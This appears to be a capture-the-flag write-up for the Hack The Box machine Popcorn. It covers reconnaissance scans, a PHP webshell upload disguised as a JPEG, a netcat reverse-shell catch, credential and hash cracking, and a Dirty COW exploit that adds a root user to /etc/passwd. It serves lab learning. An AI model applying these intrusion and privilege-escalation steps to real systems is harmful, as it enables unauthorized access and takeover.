

## Nmap tcp scan

```
[X]--[user@parrot]--[~/Desktop/burp]
└─ $sudo nmap -p- popcorn.htb -v -sS
Starting Nmap 7.92 ( https://nmap.org ) at 2021-08-29 22:37 +08
Initiating Ping Scan at 22:37
Scanning popcorn.htb (10.10.10.6) [4 ports]
Completed Ping Scan at 22:37, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:37
Scanning popcorn.htb (10.10.10.6) [65535 ports]
Discovered open port 80/tcp on 10.10.10.6
Discovered open port 22/tcp on 10.10.10.6
SNIPPED
Completed SYN Stealth Scan at 22:41, 254.56s elapsed (65535 total ports)
Nmap scan report for popcorn.htb (10.10.10.6)
Host is up (0.77s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 254.77 seconds
Raw packets sent: 65608 (2.887MB) | Rcvd: 428715 (87.454MB)
```

## Nmap udp scan

```
[X]--[user@parrot]--[~/Desktop/burp]
└─ $sudo nmap -sU popcorn.htb -v
Starting Nmap 7.92 ( https://nmap.org ) at 2021-08-29 22:37 +08
Initiating Ping Scan at 22:37
Scanning popcorn.htb (10.10.10.6) [4 ports]
Completed Ping Scan at 22:37, 0.04s elapsed (1 total hosts)
Initiating UDP Scan at 22:37
Scanning popcorn.htb (10.10.10.6) [1000 ports]
SNIPPED
Completed UDP Scan at 22:55, 1105.21s elapsed (1000 total ports)
Nmap scan report for popcorn.htb (10.10.10.6)
Host is up (0.36s latency).
All 1000 scanned ports on popcorn.htb (10.10.10.6) are in ignored states.
Not shown: 1000 closed udp ports (port-unreach)

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1105.42 seconds
Raw packets sent: 1271 (57.503KB) | Rcvd: 1128 (85.065KB)
```

## Nikto output

```
[user@parrot]--[~/Desktop/burp]
└─ $nikto -h popcorn.htb
- Nikto v2.1.6
-----
+ Target IP:          10.10.10.6
+ Target Hostname:    popcorn.htb
+ Target Port:        80
+ Start Time:         2021-08-29 22:37:06 (GMT8)
-----
+ Server: Apache/2.2.12 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 43621, size: 177, mtime: Sat Mar 18 01:07:05 2017
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html
+ Apache/2.2.12 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Retrieved x-powered-by header: PHP/5.2.10-2ubuntu6.10
+ /test: Output from the phpinfo() function was found.
SNIPPED
+ 8597 requests: 2 error(s) and 49 item(s) reported on remote host
```

```
+ End Time: 2021-08-29 22:40:04 (GMT8) (178 seconds)
-----
+ 1 host(s) tested
```

### Dirb output

```
[user@parrot]--[~/Desktop/burp]
└─ $dirb http://popcorn.htb/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sun Aug 29 22:35:44 2021
URL_BASE: http://popcorn.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://popcorn.htb/ ----
+ http://popcorn.htb/cgi-bin/ (CODE:403|SIZE:287)
+ http://popcorn.htb/index (CODE:200|SIZE:177)
+ http://popcorn.htb/index.html (CODE:200|SIZE:177)
+ http://popcorn.htb/server-status (CODE:403|SIZE:292)
+ http://popcorn.htb/test (CODE:200|SIZE:47337)
==> DIRECTORY: http://popcorn.htb/torrent/

SNIPPED

---- Entering directory: http://popcorn.htb/torrent/upload/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

SNIPPED
```

/test subdirectory contain **phpinfo()**

## PHP Version 5.2.10-2ubuntu6.10



<b>System</b>	Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686
<b>Build Date</b>	May 2 2011 22:56:18
<b>Server API</b>	Apache 2.0 Handler
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/etc/php5/apache2
<b>Loaded Configuration File</b>	/etc/php5/apache2/php.ini
<b>Scan this dir for additional .ini files</b>	/etc/php5/apache2/conf.d
<b>additional .ini files parsed</b>	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
<b>PHP API</b>	20041225
<b>PHP Extension</b>	20060613
<b>Zend Extension</b>	220060519
<b>Debug Build</b>	no
<b>Thread Safety</b>	disabled
<b>Zend Memory Manager</b>	enabled
<b>IPv6 Support</b>	enabled
<b>Registered PHP Streams</b>	https, ftps, compress.zlib, compress.bzip2, php, file, data, http, ftp, zip
<b>Registered Stream Socket Transports</b>	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
<b>Registered Stream Filters</b>	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed

This server is protected with the Suhosin Patch 0.9.7  
Copyright (c) 2006 [Hardened-PHP Project](#)

수호신

This program makes use of the Zend Scripting Language Engine:



Zend Engine v2.2.0, Copyright (c) 1998-2009 Zend Technologies

## apache2handler

<b>Apache Version</b>	Apache/2.2.12 (Ubuntu)
<b>Apache API Version</b>	20051115
<b>Server Administrator</b>	webmaster@localhost
<b>Hostname:Port</b>	popcorn.hackthebox.gr:80
<b>User/Group</b>	www-data(33)/33
<b>Max Requests</b>	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
<b>Timeouts</b>	Connection: 300 - Keep-Alive: 15
<b>Virtual Server</b>	Yes
<b>Server Root</b>	/etc/apache2
<b>Loaded Modules</b>	core mod_log_config mod_logio prefork http_core mod_so mod_alias mod_auth_basic mod_authn_file mod_authz_default mod_authz_groupfile mod_authz_host mod_authz_user mod_autoindex mod_cgi mod_deflate mod_dir mod_env mod_mime mod_negotiation mod_php5 mod_setenvif mod_status

http://popcorn.htb/test/

xbithack	0	0
----------	---	---

#### Apache Environment

Variable	Value
HTTP_HOST	popcorn.htb
HTTP_USER_AGENT	Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*; q=0.8
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_DNT	1
HTTP_CONNECTION	close
HTTP_UPGRADE_INSECURE_REQUESTS	1
HTTP_SEC_GPC	1
PATH	/usr/local/bin:/usr/bin:/bin
SERVER_SIGNATURE	<address>Apache/2.2.12 (Ubuntu) Server at popcorn.htb Port 80</address>
SERVER_SOFTWARE	Apache/2.2.12 (Ubuntu)
SERVER_NAME	popcorn.htb
SERVER_ADDR	10.10.10.6
SERVER_PORT	80
REMOTE_ADDR	10.10.14.19
DOCUMENT_ROOT	/var/www
SERVER_ADMIN	webmaster@localhost
SCRIPT_FILENAME	/var/www/test.php
REMOTE_PORT	39928
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1
REQUEST_METHOD	GET
QUERY_STRING	no value
REQUEST_URI	/test/
SCRIPT_NAME	/test.php
PATH_INFO	/
PATH_TRANSLATED	/var/www/index.html

http://popcorn.htb/test

Directive	Local Value	Master Value
allow_call_time_pass_reference	On	On
allow_url_fopen	On	On
allow_url_include	Off	Off

Torrent subdirectory containing **torrent hoster webapplication**

Home

Browse

Upload

Forum


Stats

News

F.A.Q.


AboutDevelopment

Latest News




**BitTornado**  
BitTornado is a BitTorrent client. It is developed by John Hoffman, who also created its predecessor, Shad0w's Experimental Client. Based on the original BitTorrent client, the interface is largely the same, with added features such as: upload/download speed limitation prioritised downloading when downloading batches (several files) detailed information about connections to other peers UPnP Port Forwarding (Universal Plug and Play) IPv6 support (if your OS supports it/has it installed) PE/MSE support as of version 0.3.18.  

01/06/07 Posted by [Admin](#).




**µTorrent**  
µTorrent (also microTorrent or uTorrent) is a freeware proprietary BitTorrent client for Microsoft Windows written in C++, and localized for many different languages. It is designed to use minimal computer resources while offering functionality comparable to clients such as Azureus or BitComet. The program has received consistently good reviews for its feature set, performance, stability, and support for older hardware and versions of Windows. It has been in active development since its first release in 2005. Its name is commonly abbreviated "µT" or "uT". On December 7, 2006, µTorrent developer Ludvig Strigeus and BitTorrent, Inc. CEO Bram Cohen announced that BitTorrent, Inc. had acquired µTorrent.  

01/06/07 Posted by [Admin](#).



**Azureus**  
Azureus (Ah/ZURE/us) is a Java-based BitTorrent client, with support for I2P and Tor anonymous communication protocols. The core developers of Azureus have formed a company called Azureus, Inc. The program's logo is the Blue Poison Dart Frog (Dendrobates azureus), shown on the Azureus webpage, as well as within the program's start-up splash screen, from which the project took its name. The name was given to the project by co-creator Tyler Pitchford, who uses the Latin names of Poison Dart Frogs as codenames for his development projects.  

01/06/07 Posted by [Admin](#).



**BitTorrent From Wikipedia**  
BitTorrent (BT) is a peer-to-peer (P2P) communications protocol for file sharing. The protocol was designed in April 2001, implemented and first released July 2, 2001[1] by programmer Bram Cohen, and is now maintained by BitTorrent, Inc. BitTorrent is a method of distributing large amounts of data widely without the original distributor incurring the entire costs of hardware, hosting and bandwidth resources.  

01/06/07 Posted by [Admin](#).

Login

Username

Password

Login

Sign up | Lost password

Search

Search

RenderTime: 0.009

Copyright © 2007 TorrentHoster.com. All rights reserved.

Powered by [Torrent Hoster](#).

## Register user

Home

Browse

Upload

Forum

Stats

News

F.A.Q.

Torrent Hoster

Welcome

Thank you for registering to Torrent Hoster Your account information is:

Username: **testuser**

Password: **password**

Please write these down in a safe place and please do not give your password to anyone. There will be a method to reset it if you forget it on the login page.

To continue using the system, please [login](#) now.

## Upload feature after logging in, upload parrot torrent

My Torrents Logout

Torrent Hoster

Home

Browse

Upload

Forum

Stats

News

F.A.Q.

About

Development

- You can upload torrents that are tracked by any tracker.
- Your torrent **MUST NOT CONTAIN Adult Materials, Politics, Illegal Software, or any other..**
- Be patient while the script retrieves the data from the tracker. This may take a while.
- Torrent Hoster reserve the rights to delete any torrent at anytime.

Torrent  No file selected.

Optional name

Category 

(Choose) v

Subcategory 

v

Description

Tracker requires registration 

☐ Yes ☒ No

Post Anonymous 

☐ Yes ☒ No

Upload Torrent

## Upload image which can be abused to upload php shell

My Torrents Logout

Torrent Hoster

Home

Browse

Upload

Forum

Stats

News

F.A.Q.

About

Development

Parrot-security-4.11.2\_amd64.iso

Download

Download

Uploaded By

Category

Size

Parrot-security-4.11.2\_amd64.iso

testuser

Other

4.10 GB

Seeds

Peers

Finished

Update Stats

0

0

Update Stats

Tracked By

Added

Last Update

Comment

https://tracker.parrot.sh/announce

2021-08-29 18:15:44

0000-00-00 00:00:00

Screenshots

Screenshot

Edit this torrent

+ Files

Comments (0)

submit

Please do not flood your comments. Your IP Address is being logged.

Control Panel

Search

Search

Need to append php payload to the end. It need to **recognize the jpg magic bytes**. Then will need to rename the file as **testing.jpg.php**

The screenshot shows the 'upload shell' tab in a web browser. The 'Request' tab is selected, displaying the raw HTTP request. The 'Response' tab is also visible, showing the server's reply. The request is a multipart/form-data upload to a torrent site. The response is a 200 OK status with HTML content indicating the upload of 'testing.jpg.php' was successful.

```
Request
7 Content-Type: multipart/form-data;
  boundary=-----29778190143128308808245600703
8 Content-Length: 9165
9 Origin: http://10.10.10.6
10 DNT: 1
11 Connection: close
12 Referer:
  http://10.10.10.6/torrent/edit.php?mode=edit&id=729d93f348b25aa87d53b
  ecd9c3b7f8b808918dd
13 Cookie: /torrent/login.php=; /torrent/torrents.php=;
  /torrent/index.php=; /torrent/torrents.phpfirsttimeload=0; /torrent/=
  ; saveit_0=4; saveit_1=5; PHPSESSID=3e8a556be3239cb3073d8fd6ae18ba
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16 -----29778190143128308808245600703
17
18 Content-Disposition: form-data; name="file"; filename="
  testing.jpg.php"
19 Content-Type: image/jpeg

Response
1 HTTP/1.1 200 OK
2 Date: Sun, 29 Aug 2021 15:30:35 GMT
3 Server: Apache/2.2.12 (Ubuntu)
4 X-Powered-By: PHP/5.2.10-2ubuntu6.10
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: private
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 141
10 Connection: close
11 Content-Type: text/html
12
13 Upload: testing.jpg.php<br />
  Type: image/jpeg<br />
  Size: 8.60546875 Kb<br />
  Upload Completed. <br />
  Please refresh to see the new screenshot.
```


Observe the src parameter. It will house the php webshell

The screenshot shows the 'Inspector' tab in a web browser. The HTML source code is displayed, showing a table with a row containing a link and an image. The link's href attribute points to a file named 'testing.jpg.php'.

```
<tr height="25">
<tr>
<tr>
<tr>
<tr>
<tr>
<tr height="25">
<tr>
<td colspan="2">
  <table class="infotable" width="100%" border="0">
    <tbody>
      <tr>
        <td width="18%">Screenshots</td>
        <td>
          <a href="./upload/729d93f348b25aa87d53becd9c3b7f8b808918dd.php" rel="lightbox"
            title="Parrot-security-4.11.2_amd64.iso"> event
          
```

## Trigger php webshell

http://10.10.10.6/torrent/upload//29d93f348b25aa8/d53becd9c3b/t8b808918dd.php



My Torrents Logout

Torrent Hoster

Home Browse Upload Forum Stats News FAQ About Development

Parrot-security-4.11.2\_amd64.iso

Download

Download Uploaded By Category Size

Parrot-security-4.11.2\_amd64.iso testuser Other 4.10 GB

Seeds 0

Peers 0

Finished Update Stats

Update Stats

Tracked By Added 2021-08-29 18:15:44 Last Update 0000-00-00 00:00:00 Comment

Screenshots

Edit this torrent

+ Files

Control Panel

Search

Search

## Foothold

```
[X]-[user@parrot]-[~/Desktop/htb/popcorn]
$nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.10.6] 43162
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
18:34:29 up 1:00, 0 users, load average: 0.10, 0.03, 0.01
USER      TTY      FROM          LOGIN@      IDLE        JCPU      PCPU      WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$
```

## Contents of th\_database.sql

```
www-data@popcorn:/var/www/torrent/database$ tail th_database.sql
`lastconnect` datetime NOT NULL default '0000-00-00 00:00:00',
PRIMARY KEY (`id`),
UNIQUE KEY `userName` (`userName`)
) ENGINE=MyISAM DEFAULT CHARSET=latin1 AUTO_INCREMENT=4 ;

--
-- Dumping data for table `users`
--


INSERT INTO `users` VALUES (3, 'Admin', '1844156d4166d94387f1a4ad031ca5fa', 'admin',
'admin@yourdomain.com', '2007-01-06 21:12:46', '2007-01-06 21:12:46');
www-data@popcorn:/var/www/torrent/database$
```



Crackable md5 hash. But I don't see how it would aid further in cracking this machine

Enter up to 20 non-salted hashes, one per line:

1844156d4166d94387f1a4ad031ca5fa



**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
1844156d4166d94387f1a4ad031ca5fa	md5	admin12

**Color Codes:** **Green:** Exact match, **Yellow:** Partial match, **Red:** Not found.

[Download CrackStation's Wordlist](#)

Only 2 user has bash shell. Root and george

```
www-data@popcorn:/var/www/torrent/database$ cat /etc/passwd|grep bash
root:x:0:0:root:/root:/bin/bash
george:x:1000:1000:George Papagiannopoulos,,,:/home/george:/bin/bash
www-data@popcorn:/var/www/torrent/database$
```

user shell

```
www-data@popcorn:/home/george$ ls -lah
total 868K
drwxr-xr-x 3 george george 4.0K Oct 26 2020 .
drwxr-xr-x 3 root root 4.0K Mar 17 2017 ..
lrwxrwxrwx 1 george george 9 Oct 26 2020 .bash_history -> /dev/null
-rw-r--r-- 1 george george 220 Mar 17 2017 .bash_logout
-rw-r--r-- 1 george george 3.2K Mar 17 2017 .bashrc
drwxr-xr-x 2 george george 4.0K Mar 17 2017 .cache
-rw----- 1 root root 1.6K Mar 17 2017 .mysql_history
-rw----- 1 root root 19 May 5 2017 .nano_history
-rw-r--r-- 1 george george 675 Mar 17 2017 .profile
-rw-r--r-- 1 george george 0 Mar 17 2017 .sudo_as_admin_successful
-rw-r--r-- 1 george george 829K Mar 17 2017 torrenthoster.zip
-rw-r--r-- 1 george george 33 Aug 29 17:34 user.txt
www-data@popcorn:/home/george$ cat user.txt
fcf39c409e491fd6fe878f449d37ff36
www-data@popcorn:/home/george$
```

os info

```
www-data@popcorn:/home/george$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 9.10
Release: 9.10
Codename: karmic
www-data@popcorn:/home/george$ uname -a
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
www-data@popcorn:/home/george$
```

Notable linpeas output, nothing can be done with the password tho

```
SNIPPED
=====
Searching passwords in config PHP files
$dbpass = $CFG->dbPassword;
$dbuser = $CFG->dbUserName;
$CFG->dbPassword = "SuperSecret!!"; //db password
$CFG->dbUserName = "torrent"; //db username
SNIPPED
```

Potential exploits

```
└─[user@parrot]─[~/Desktop/htb/popcorn]
```

```

└─ $searchsploit Linux 2.6.31|grep "Linux*"|grep -v dos|grep -v x64|grep -v x86-64|grep -v
"F-Secure"
Linux 2.6.30 < 2.6.36-rc8 - Reliable Datagram Sockets (RDS) Privilege | linux/local/44677.rb
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalat | solaris/local/15962.c
Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32-rc5 - 'pipe.c' Local Priv | linux/local/9844.py
Linux Kernel 2.6.0 < 2.6.31 - 'pipe.c' Local Privilege Escalation (1) | linux/local/33321.c
Linux Kernel 2.6.10 < 2.6.31.5 - 'pipe.c' Local Privilege Escalation | linux/local/40812.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEADATA' Race Condition | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEADATA' Race Condi | linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition | linux/local/40611.c
Linux Kernel 2.6.31-rc5 - sigaltstack 4-Byte Stack Disclosure | linux/local/9352.c
Linux Kernel 2.6.31-rc7 - 'AF_LLC getsockname' 5-Byte Stack Disclosure | linux/local/9513.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation | linux/local/41886.c
Linux Kernel < 2.6.31-rc7 - 'AF_IRDA' 29-Byte Stack Disclosure (2) | linux/local/9543.c
Linux Kernel < 2.6.34 (Ubuntu 10.10 x86) - 'CAP_SYS_ADMIN' Local Privi |
linux_x86/local/15916.c
Linux Kernel < 2.6.36-rc1 (Ubuntu 10.04 / 2.6.32) - 'CAN BCM' Local Pr | linux/local/14814.c
Linux Kernel < 2.6.36-rc6 (RedHat / Ubuntu 10.04) - 'pktdvd' Kernel M | linux/local/15150.c
Linux Kernel < 2.6.36.2 (Ubuntu 10.04) - 'Half-Nelson.c' Econet Privil | linux/local/17787.c
Linux Kernel < 2.6.37-rc2 - 'ACPI custom_method' Local Privilege Escal | linux/local/15774.c
Linux Kernel < 3.16.1 - 'Remount FUSE' Local Privilege Escalation | linux/local/34923.c
Linux Kernel < 3.4.5 (Android 4.2.2/4.4 ARM) - Local Privilege Escalat | arm/local/31574.c
Linux Kernel < 3.8.x - open-time Capability 'file_ns_capable()' Local | linux/local/25450.c
Linux kernel < 4.10.15 - Race Condition Privilege Escalation | linux/local/43345.c
Linux Kernel < 4.11.8 - 'mq_notify: double sock_put()' Local Privilege | linux/local/45553.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Esc | linux/local/45010.c
Linux Kernel < 4.15.4 - 'show_floppy' KASLR Address Leak | linux/local/44325.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation | linux/local/44298.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Priv | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / | linux/local/47169.c

```

## Instructions

```

// Compile with:
// gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
// "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
// mv /tmp/passwd.bak /etc/passwd

```

## Compile exploit and run it, password for firefart will be **password**

```

www-data@popcorn:~$ gcc -pthread exploit.c -o exploit -lcrypt
www-data@popcorn:~$ ./exploit
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:filIpG9ta02N.:0:0:pwned:/root:/bin/bash

mmmap: b779e000

```

## Login with new password

```

└─ [user@parrot]~[~/Desktop/htb/popcorn]
└─ $ssh firefart@popcorn.htb
firefart@popcorn.htb's password:
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/

System information as of Sun Aug 29 19:57:54 EEST 2021

System load: 2.1          Memory usage: 6%    Processes:      116
Usage of /:  7.9% of 14.80GB Swap usage:   0%    Users logged in: 0

Graph this data and manage this system at https://landscape.canonical.com/

Last login: Tue Oct 27 11:08:55 2020
firefart@popcorn:~#

```

## Root flag

```
firefart@popcorn:~# cd /root
firefart@popcorn:~# ls -lah
total 40K
drwx----- 5 firefart root 4.0K Oct 27 2020 .
drwxr-xr-x 21 firefart root 4.0K Aug 29 19:29 ..
drwx----- 2 firefart root 4.0K Mar 17 2017 .aptitude
lrwxrwxrwx 1 firefart root 9 Oct 26 2020 .bash_history -> /dev/null
-rw-r--r-- 1 firefart root 2.2K Apr 27 2009 .bashrc
drwxr-xr-x 2 firefart root 4.0K Mar 27 2017 .cache
drwxr-xr-x 2 firefart root 4.0K Mar 17 2017 .debtags
-rw----- 1 firefart root 368 Apr 11 2017 .mysql_history
-rw-r--r-- 1 firefart root 140 Nov 19 2007 .profile
-rw----- 1 firefart root 1.6K Oct 27 2020 .viminfo
-rw----- 1 firefart root 33 Aug 29 19:30 root.txt
firefart@popcorn:~# cat root.txt
3fd9b5b569fd9e75ae237a87a6027af1
firefart@popcorn:~#
```